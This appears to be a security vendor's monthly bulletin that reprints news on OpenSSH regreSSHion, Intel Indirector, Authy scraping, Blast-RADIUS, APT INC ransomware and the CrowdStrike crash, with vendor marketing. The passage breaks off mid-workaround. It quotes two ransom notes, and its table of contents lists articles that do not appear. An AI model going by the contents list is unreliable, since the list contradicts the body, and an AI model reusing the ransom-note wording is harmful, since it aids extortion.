



telelink  
business  
services

# Monthly Security Bulletin

AUGUST / 24

Advanced Security  
Operations Center

# This security bulletin is powered by Telelink Business Services’ Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



## Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor’s solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

### LITE Plan

**425 EUR/mo**

- Gain visibility on the security posture of all your company’s IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

**Get visibility on the cyber threats targeting your company!**

### PROFESSIONAL Plan

**1225 EUR/mo**

- Gain visibility on your company’s security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

**Start to mitigate cyber threats and minimize the risk!**

### ADVANCED Plan

**2 575 EUR/mo**

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

**Complete visibility, deep analysis, and cyber threat mitigation!**

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

### What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

## Table of Contents

1. New Latrodectus malware attacks use Microsoft, Cloudflare themes.....	4
2. Android bug leaks DNS queries even when VPN kill switch is enabled .....	7
3. New attack leaks VPN traffic using rogue DHCP servers.....	7
4. Citrix warns admins to manually mitigate PuTTY SSH client bug.....	9
5. Dell API abused to steal 49 million customer records in data breach .....	11
6. New Attack on VPNs .....	12
7. QakBot attacks with Windows zero-day (CVE-2024-30051).....	13
8. Veeam warns of critical Backup Enterprise Manager auth bypass bug .....	15
9. Microsoft's new Windows 11 Recall is a privacy nightmare.....	18
10. High-severity GitLab flaw lets attackers take over accounts.....	23
11. Check Point releases emergency fix for VPN zero-day exploited in attacks.....	26
12. Okta warns of credential stuffing attacks targeting its CORS feature.....	28
13. Out-of-bounds reads in Adobe Acrobat; Foxit PDF Reader contains vulnerability that could lead to SYSTEM-level privileges .....	30
14. CISA warns of actively exploited Linux privilege elevation flaw.....	32

## 1. New regreSSHion OpenSSH RCE bug gives root on Linux servers

A new OpenSSH unauthenticated remote code execution (RCE) vulnerability dubbed "regreSSHion" gives root privileges on glibc-based Linux systems.

OpenSSH is a suite of networking utilities based on the Secure Shell (SSH) protocol. It is extensively used for secure remote login, remote server management and administration, and file transfers via SCP and SFTP.

The flaw, discovered by researchers at Qualys in May 2024, and assigned the identifier CVE-2024-6387, is due to a signal handler race condition in sshd that allows unauthenticated remote attackers to execute arbitrary code as root.

"If a client does not authenticate within LoginGraceTime seconds (120 by default), then sshd's SIGALRM handler is called asynchronously and calls various functions that are not async-signal-safe," explains a Debian security bulletin.

"A remote unauthenticated attacker can take advantage of this flaw to execute arbitrary code with root privileges."

Exploitation of regreSSHion can have severe consequences for the targeted servers, potentially leading to complete system takeover.

*"This vulnerability, if exploited, could lead to full system compromise where an attacker can execute arbitrary code with the highest privileges, resulting in a complete system takeover, installation of malware, data manipulation, and the creation of backdoors for persistent access. It could facilitate network propagation, allowing attackers to use a compromised system as a foothold to traverse and exploit other vulnerable systems within the organization."*

❖ Qualys

Despite the flaw's severity, Qualys says regreSSHion is hard to exploit and requires multiple attempts to achieve the necessary memory corruption.

However, it's noted that AI tools may be used to overcome the practical difficulties and increase the successful exploitation rate.

Qualys has also published a more technical write-up that delves deeper into the exploitation process and potential mitigation strategies.

### Mitigating regreSSHion

The regreSSHion flaw impacts OpenSSH servers on Linux from version 8.5p1 up to, but not including 9.8p1.

Versions 4.4p1 up to, but not including 8.5p1 are not vulnerable to CVE-2024-6387 thanks to a patch for CVE-2006-5051, which secured a previously unsafe function.

Versions older than 4.4p1 are vulnerable to regreSSHion unless they are patched for CVE-2006-5051 and CVE-2008-4109.

Qualys also notes that OpenBSD systems are not impacted by this flaw thanks to a secure mechanism introduced back in 2001.

The security researchers also note that while regreSSHion likely also exists on macOS and Windows, its exploitability on these systems hasn't been confirmed. A separate analysis is required to determine if those operating systems are vulnerable.

To address or mitigate the regreSSHion vulnerability in OpenSSH, the following actions are recommended:

- Apply the latest available update for the OpenSSH server (version 9.8p1), which fixes the vulnerability.
- Restrict SSH access using network-based controls such as firewalls and implement network segmentation to prevent lateral movement.
- If the OpenSSH server cannot be updated immediately, set the 'LoginGraceTime' to 0 in the sshd configuration file, but note that this can expose the server to denial-of-service attacks.

Scans from Shodan and Censys reveal over 14 million internet-exposed OpenSSH servers, but Qualys confirmed a vulnerable status for 700,000 instances based on its CSAM 3.0 data.

Source: <https://www.bleepingcomputer.com/news/security/new-regresshion-openssh-rce-bug-gives-root-on-linux-servers/>

## 2. Latest Intel CPUs impacted by new Indirector side-channel attack

Modern Intel processors, including chips from the Raptor Lake and the Alder Lake generations are susceptible to a new type of a high-precision Branch Target Injection (BTI) attack dubbed 'Indirector,' which could be used to steal sensitive information from the CPU.


Indirector exploits flaws in Indirect Branch Predictor (IBP) and Branch Target Buffer (BTB), two hardware components found in modern Intel CPUs, to manipulate speculative execution for data extraction.

Three researchers at the University of California, San Diego discovered and presented the Indirector attack, with full details to be presented at the upcoming USENIX Security Symposium in August 2024.

### Indirector attacks

The Indirect Branch Predictor is designed to predict the target addresses of indirect branches using historical execution information, while the Branch Target Buffer predicts the target addresses of direct branches using a set-associative cache structure.





IBP structure in modern CPUs  
Source: [indirector.cpusec.org](http://indirector.cpusec.org)

The researchers found that the two systems have flaws in indexing, tagging, and entry-sharing mechanisms and are generally built upon a predictable structure that allows for targeted, high-precision manipulation.

Based on the above, Indirector performs attacks mainly using three mechanisms:

- **iBranch Locator:** Custom tool that uses eviction-based techniques to identify the indices and tags of victim branches and accurately determine the IBP entries for specific branches.
- **IBP/BTB injections:** Perform targeted injections into the prediction structures to perform speculative code execution.
- **ASLR bypass:** Break Address Space Layout Randomization (ASLR) by determining the exact locations of indirect branches and their targets, making the prediction and manipulation of the control flow of protected processes easier.

Along with the speculative execution achieved by the targeted injections, the attacker can use cache side-channel techniques, such as measuring access times, to infer the accessed data.

## Mitigating Indirector attacks

Indirector works against Raptor Lake and Alder Lake Intel CPUs, the 12th and 13th generation of the chipmaker's 'Core' processors.

Intel was informed about the attack in February 2024 and has informed impacted hardware and software vendors.

The researchers propose two primary mitigations against the Indirector attack: more aggressive use of the Indirect Branch Predictor Barrier (IBPB) and bolstering the Branch Prediction Unit (BPU) design by incorporating more complex tags, encryption, and randomization.

However, there are significant performance trade-offs to consider, especially when using IBPB, so implementing the proposed mitigation requires delicate balancing work.

On Linux, IBPB is activated by default during transitions to SECCOMP mode or tasks with restricted indirect branches in the kernel, but its use is limited due to causing a 50% performance hit.

More details about Indirector, the attack methodologies, potential data leak mechanisms, and the suggested mitigations can be found in this technical paper.

The researchers have also published proof-of-concept code and tools for their branch injection attacks on GitHub.


Source: <https://www.bleepingcomputer.com/news/security/latest-intel-cpus-impacted-by-new-indirector-side-channel-attack/>

### 3. Hackers abused API to verify millions of Authy MFA phone numbers

A Twilio has confirmed that an unsecured API endpoint allowed threat actors to verify the phone numbers of millions of Authy multi-factor authentication users, potentially making them vulnerable to SMS phishing and SIM swapping attacks.

Authy is a mobile app that generates multi-factor authentication codes at websites where you have MFA enabled.

In late June, a threat actor named ShinyHunters leaked a CSV text file containing what they claim are 33 million phone numbers registered with the Authy service.



*ShinyHunters sharing Twilio Authy data on a hacking forum  
Source: BleepingComputer*

The CSV file contains 33,420,546 rows, each containing an account ID, phone number, an "over\_the\_top" column, account status, and device count.



Twilio has now confirmed to BleepingComputer that the threat actors compiled the list of phone numbers using an unauthenticated API endpoint.

"Twilio has detected that threat actors were able to identify data associated with Authy accounts, including phone numbers, due to an unauthenticated endpoint. We have taken action to secure this endpoint and no longer allow unauthenticated requests," Twilio told BleepingComputer.

"We have seen no evidence that the threat actors obtained access to Twilio's systems or other sensitive data. As a precaution, we are requesting all Authy users to update to the latest Android and iOS apps for the latest security updates and encourage all Authy users to stay diligent and have heightened awareness around phishing and smishing attacks."

In 2022, Twilio disclosed it suffered breaches in June and August that allowed threat actors to breach its infrastructure and access Authy customer information.

### Abusing unsecured APIs

BleepingComputer has learned that the data was compiled by feeding a massive list of phone numbers into the unsecured API endpoint. If the number was valid, the endpoint would return information about the associated accounts registered with Authy.

Now that the API has been secured, it can no longer be abused to verify whether a phone number is used with Authy.

This technique is similar to how threat actors abused an unsecured Twitter API and Facebook API to compile profiles of tens of millions of users that contain both public and non-public information.

While the Authy scrape only contained phone numbers, they can still be advantageous to users looking to conduct smishing and SIM swapping attacks to breach accounts.

ShinyHunters alludes to this in their post, stating, "You guys can join it on gemini or Nexo db," suggesting that threat actors compare the list of phone numbers to those leaked in alleged Gemini and Nexo data breaches.

If matches are found, the threat actors could attempt to perform SIM swapping attacks or phishing attacks to breach the cryptocurrency exchange accounts and steal all the assets.

Twilio has now released a new security update and recommends that users upgrade to Authy Android (v25.1.0) and iOS App (v26.1.0), which includes security updates. It is unclear how this security update helps to protect users from threat actors using the scraped data in attacks.

Authy users should also ensure their mobile accounts are configured to block number transfers without providing a passcode or turning off security protections.

Furthermore, Authy users should be on the lookout for potential SMS phishing attacks that attempt to steal more sensitive data, such as passwords.

In what appears to be an unrelated breach, Twilio has also begun sending data breach notifications after a third-party vendor's unsecured AWS S3 bucket exposed SMS-related data sent through the company.

Source: <https://www.bleepingcomputer.com/news/security/hackers-abused-api-to-verify-millions-of-authy-mfa-phone-numbers/>

## 4. New Blast-RADIUS attack bypasses widely-used RADIUS authentication

Blast-RADIUS, an authentication bypass in the widely used RADIUS/UDP protocol, enables threat actors to breach networks and devices in man-in-the-middle MD5 collision attacks.

Many networked devices (including switches, routers, and other routing infrastructure) on enterprise and telecommunication networks use the authentication and authorization RADIUS (Remote Authentication Dial-In User Service) protocol, sometimes tens of thousands of devices on a single network.

Among its wide range of applications, the protocol is used for authentication in DSL and FTTH (Fiber to the Home), 802.1X and Wi-Fi, 2G and 3G cellular roaming, 5G DNN (Data Network Name), private APN and VPN, and critical infrastructure networks.

Blast-RADIUS exploits a new protocol vulnerability (CVE-2024-3596) and an MD5 collision attack, allowing attackers with access to RADIUS traffic to manipulate server responses and add arbitrary protocol attributes, which lets them gain admin privileges on RADIUS devices without requiring brute force or stealing credentials.

"The Blast-RADIUS attack allows a man-in-the-middle attacker between the RADIUS client and server to forge a valid protocol accept message in response to a failed authentication request," the researchers behind it explained.


"This forgery could give the attacker access to network devices and services without the attacker guessing or brute forcing passwords or shared secrets. The attacker does not learn user credentials.

"An adversary exploiting our attack can escalate privileges from partial network access to being able to log into any device that uses RADIUS for authentication, or to assign itself arbitrary network privileges."

The RADIUS protocol uses MD5 hashed requests and responses when performing authentication on a device. The researchers' proof-of-concept exploit (which has yet to be shared) computes an MD5 chosen-prefix hash collision needed to forge a valid "Access-Accept" response to denote a successful authentication request. This forged MD5 hash is then injected into the network communication using the man-in-the-middle attack, allowing the attacker to log in.

The exploit takes 3 to 6 minutes to forge this MD5 hash, longer than the 30—to 60-second timeouts commonly used in practice for RADIUS.

However, each step of the collision algorithm used in the attack can be effectively parallelized and is suitable for hardware optimization, which would enable a well-resourced attacker to implement the attack using GPUs, FPGAs, or other more modern and faster hardware to achieve much quicker running times, possibly tens or hundreds of times faster.



*Attack flow (Blast-RADIUS research team)*

"While an MD5 hash collision was first demonstrated in 2004, it was not thought to be possible to exploit this in the context of the RADIUS protocol," the research team said.

"Our attack identifies a protocol vulnerability in the way RADIUS uses MD5 that allows the attacker to inject a malicious protocol attribute that produces a hash collision between the server-generated Response Authenticator and the attacker's desired forged response packet.

"In addition, because our attack is online, the attacker needs to be able to compute a so-called chosen-prefix MD5 collision attack in minutes or seconds. The previous best reported chosen-prefix collision attack times took hours, and produced collisions that were not compatible with the RADIUS protocol."

Since this attack does not compromise end-user credentials, there is nothing that end-users can do to protect against it. However, vendors and system admins who make and manage RADIUS devices are advised to follow these best practices and guidance.

To defend against this attack, network operators can upgrade to RADIUS over TLS (RADSEC), switch to "multihop" RADIUS deployments, and isolate RADIUS traffic from internet access using restricted-access management VLANs or TLS/ IPsec tunneling.

Source: <https://www.bleepingcomputer.com/news/security/new-blast-radius-attack-bypasses-widely-used-radius-authentication/>

## 5. June Windows Server updates break Microsoft 365 Defender features

Microsoft has confirmed that Windows Server updates from last month's Patch Tuesday break some Microsoft 365 Defender features that use the network data reporting service.

Redmond describes Microsoft 365 Defender (now known as Defender XDR) as a pre-and post-breach enterprise defense suite that helps coordinate detection, prevention, investigation, and response across an organization's endpoints, identities, email, and applications.

"Devices which have installed Windows Server updates released June 11, 2024 (KB5039227) might experience problems with Microsoft 365 Defender," the company explained on the Windows Server health dashboard.

"The Network Detection and Response (NDR) service might encounter issues, resulting in an interruption of network data reporting."

The known issue (first acknowledged on Friday) only affects Windows Server 2022 systems and will also prevent additional Defender features relying on the NDR service to collect data (like Incident Response and Device Inventory) to work correctly, while others (including Vulnerability Management and Cloud Apps) will be unaffected.

Admins can confirm that systems on their Windows network are impacted by checking the service health page in the Microsoft 365 admin center for new alerts.

Redmond says its engineers are working on a fix, and further information will be provided in an upcoming update.

### Other issues with recent Windows Server updates

The company also released an out-of-band update (KB50410540) to fix a KB5039227 bug that caused Azure Synapse SQL Serverless Pool databases on cloud-based SQL servers to go on a "Recovery pending" state. This known issue affects environments using Customer-Managed Key (CMK) and Azure Synapse dedicated SQL pool.

Microsoft is also fixing a third issue caused by KB5039227, which prevents users from changing their account profile pictures.

"When attempting to change a profile picture by selecting the button Start > Settings > Account > Your info and, under Create your picture, clicking on Browse for one, you might receive an error message with error code 0x80070520," Redmond explains.

Another emergency fix was pushed to Windows Server 2019 systems in May to address a bug causing 0x800f0982 errors when installing the May 2024 Patch Tuesday security updates.

The same month, Microsoft also fixed known issues that broke VPN connections across client and server platforms, triggered domain controller reboots, and caused NTLM authentication failures after installing April's Windows Server security updates.

Source: <https://www.bleepingcomputer.com/news/microsoft/june-windows-server-updates-break-microsoft-365-defender-features/>


## 6. SEXi ransomware rebrands to APT INC, continues VMware ESXi attacks

The SEXi ransomware operation, known for targeting VMware ESXi servers, has rebranded under the name APT INC and has targeted numerous organizations in recent attacks.

The threat actors started attacking organizations in February 2024 using the leaked Babuk encryptor to target VMware ESXi servers and the leaked LockBit 3 encryptor to target Windows.

The cybercriminals soon gained media attention for a massive attack on IxMetro Powerhost, a Chilean hosting provider whose VMware ESXi servers were encrypted in the attack.

The ransomware operation was given the name SEXi based on the SEXi.txt ransom note name and the .SEXi extension in the names of encrypted files.



```
SEXi.txt - Notepad2
File Edit View Settings ?
1 Go to https://getsession.org/; download & install; then add
05c5dbb3e0f6c173dd4ca479587dbecccc1365998ff9042581cd294566645ec7912
to your contacts and send a message with this codename ---> SEXi
Ln 1: 1 Col 1 Sel 0 191 bytes ANSI CR+LF INS Default Text
```

### *SEXi ransom note*

*Source: BleepingComputer*

Cybersecurity researcher Will Thomas later found other variants that use the names SOCOTRA, FORMOSA, and LIMPOPO.

While the ransomware operation utilizes both Linux and Windows encryptors, it is known for targeting VMware ESXi servers.


### Rebrands as APT INC

Since June, the ransomware operation has rebranded as APT INC, with cybersecurity researcher Rivitna telling BleepingComputer they continue to use the Babuk and LockBit 3 encryptors.

Over the past two weeks, numerous APT INC victims have contacted BleepingComputer or [posted in our forums](#) to share similar experiences regarding their attacks.

The threat actors gain access to the VMware ESXi servers and encrypt files related to the virtual machines, such as virtual disks, storage, and backup images. The other files on the operating system are not encrypted.

Each victim will be assigned a random name that is not affiliated with the company. This name is used for the ransom note names and the encrypted file extension.



```
* GARAKLY.txt - Notepad2
File Edit View Settings ?
1 You got hacked! We are APT INC; Go to https://getsession.org/; download & install;
then add 05c5dbb3e0f6c173dd4ca479587dbeccc1365998ff9042581cd294566645ec7912 to your
contacts and send us a message with this codename ---> GARAKLY; You have 1 week to
pay, then your decryptor will be deleted. The longer you wait the more money you
will have to pay. Don't involve 3rd parties - they can't help you, they will charge
you money for nothing, moreover, we always tell them to fuck off; Are you the
admin? Talk to your boss right now!!!
Ln 1: 1 Col 531 Sel 0 530 bytes UTF-8 CR+LF INS Default Text
```

#### ***APT INC ransom note***

*Source: BleepingComputer*

These ransom notes contain information on contacting the threat actors using the Session encrypted messaging application. Note how the Session address of 05c5dbb3e0f6c173dd4ca479587dbeccc1365998ff9042581cd294566645ec7912 is the same one used in the SEXi ransom notes.

BleepingComputer has learned that ransom demands vary between tens of thousands to millions, with the CEO of IxMetro Powerhost publicly stating that the threat actors demanded two bitcoins per encrypted customer.

Unfortunately, the Babuk and LockBit 3 encryptors are secure and have no known weaknesses, so there is no free way to recover files.

The leaked Babuk and LockBit 3 encryptors have been used to power new ransomware operations, including APT INC. The leaked Babuk encryptors have been widely adopted as they include an encryptor that targets VMware ESXi servers, which is heavily used in the enterprise.

Source: <https://www.bleepingcomputer.com/news/security/sexi-ransomware-rebrands-to-apt-inc-continues-vmware-esxi-attacks/>

## **7. Cisco SSM On-Prem bug lets hackers change any user's password**

Cisco has fixed a maximum severity vulnerability that allows attackers to change any user's password on vulnerable Cisco Smart Software Manager On-Prem (Cisco SSM On-Prem) license servers, including administrators.



The flaw also impacts SSM On-Prem installations earlier than Release 7.0, known as Cisco Smart Software Manager Satellite (SSM Satellite).

As a Cisco Smart Licensing component, SSM On-Prem assists service providers and Cisco partners in managing customer accounts and product licenses.

Tracked as CVE-2024-20419, this critical security flaw is caused by an unverified password change weakness in SSM On-Prem's authentication system. Successful exploitation enables unauthenticated, remote attackers to set new user passwords without knowing the original credentials.

"This vulnerability is due to improper implementation of the password-change process. An attacker could exploit this vulnerability by sending crafted HTTP requests to an affected device," Cisco explained.

"A successful exploit could allow an attacker to access the web UI or API with the privileges of the compromised user."

Cisco SSM On-Prem Release	First Fixed Release
8-202206 and earlier	8-202212
9	Not vulnerable

The company says that no workarounds are available for systems impacted by this security flaw, and all admins must upgrade to a fixed release to secure vulnerable servers in their environment.

Cisco's Product Security Incident Response Team (PSIRT) has yet to find evidence of public proof of concept exploits or exploitation attempts targeting this vulnerability.

Earlier this month, the company patched an NX-OS zero-day (CVE-2024-20399) that had been exploited to install previously unknown malware as root on vulnerable MDS and Nexus switches since April.

In April, Cisco also warned that a state-backed hacking group (tracked as UAT4356 and STORM-1849) had been exploiting two other zero-day bugs (CVE-2024-20353 and CVE-2024-20359).

Since November 2023, attackers have used the two bugs against Adaptive Security Appliance (ASA) and Firepower Threat Defense (FTD) firewalls in a campaign dubbed ArcaneDoor, targeting government networks worldwide.

Source: <https://www.bleepingcomputer.com/news/security/cisco-ssm-on-prem-bug-lets-hackers-change-any-users-password/>

## 8. CrowdStrike update crashes Windows systems, causes outages worldwide

A faulty component in the latest CrowdStrike Falcon update is crashing Windows systems, impacting various organizations and services across the world, including airports, TV stations, and hospitals.

The glitch is affecting Windows workstations and servers, with users reporting massive outages that took offline entire companies and fleets of hundreds of thousands of computers.

According to some reports, emergency services in the U.S. and Canada have also been impacted.

### Workaround for CrowdStrike glitched update

For the past few hours, users have been complaining about Windows hosts being stuck in a boot loop or showing the Blue Screen of Death (BSOD) after installing the latest update for CrowdStrike Falcon Sensor.

The security vendor acknowledged the issue and published a technical alert explaining that its engineers "identified a content deployment related to this issue and reverted those changes."

"Symptoms include hosts experiencing a bugcheck\blue screen error related to the Falcon Sensor," CrowdStrike says in the tech alert.

The company revealed that the culprit is a Channel File, which contains data for the sensor (e.g. instructions). Since it is just a component of the update for the sensor, this type of file can be addressed individually without removing the Falcon Sensor update.

For those already affected, CrowdStrike provides the following workaround steps:

1. Boot Windows into Safe Mode or the Windows Recovery Environment
2. Navigate to the C:\Windows\System32\drivers\CrowdStrike directory
3. Locate the file matching "C-00000291\*.sys", and delete it.
4. Boot the host normally.

George Kurtz, the President and CEO of CrowdStrike announced a few minutes ago that the company "is actively working with customers" and confirmed that the problems are caused "by a defect found in a single content update for Windows hosts."

*"We further recommend organizations ensure they're communicating with CrowdStrike representatives through official channels. Our team is fully mobilized to ensure the security and stability of CrowdStrike customers"*

*- George Kurtz*

CrowdStrike's CEO says that a fix is available and advises customers to access the support portal for the latest updates.



*CrowdStrike CEO on the glitched update crashing Windows hosts  
source: George Kurtz*

In an updated statement, CrowdStrike says that "the problematic channel file [C-00000291\*.sys" with timestamp of 0409 UTC] has been reverted" and the good version of it is **C-00000291\*.sys** with timestamp of 0527 UTC or later.

The company also provides two options to address the issue in cloud and virtual environments, one variant being to roll back to a snapshot before 04:09 UTC. The second option is the following seven-step procedure:

- Detach the operating system disk volume from the impacted virtual server
- Create a snapshot or backup of the disk volume before proceeding further as a precaution against unintended changes
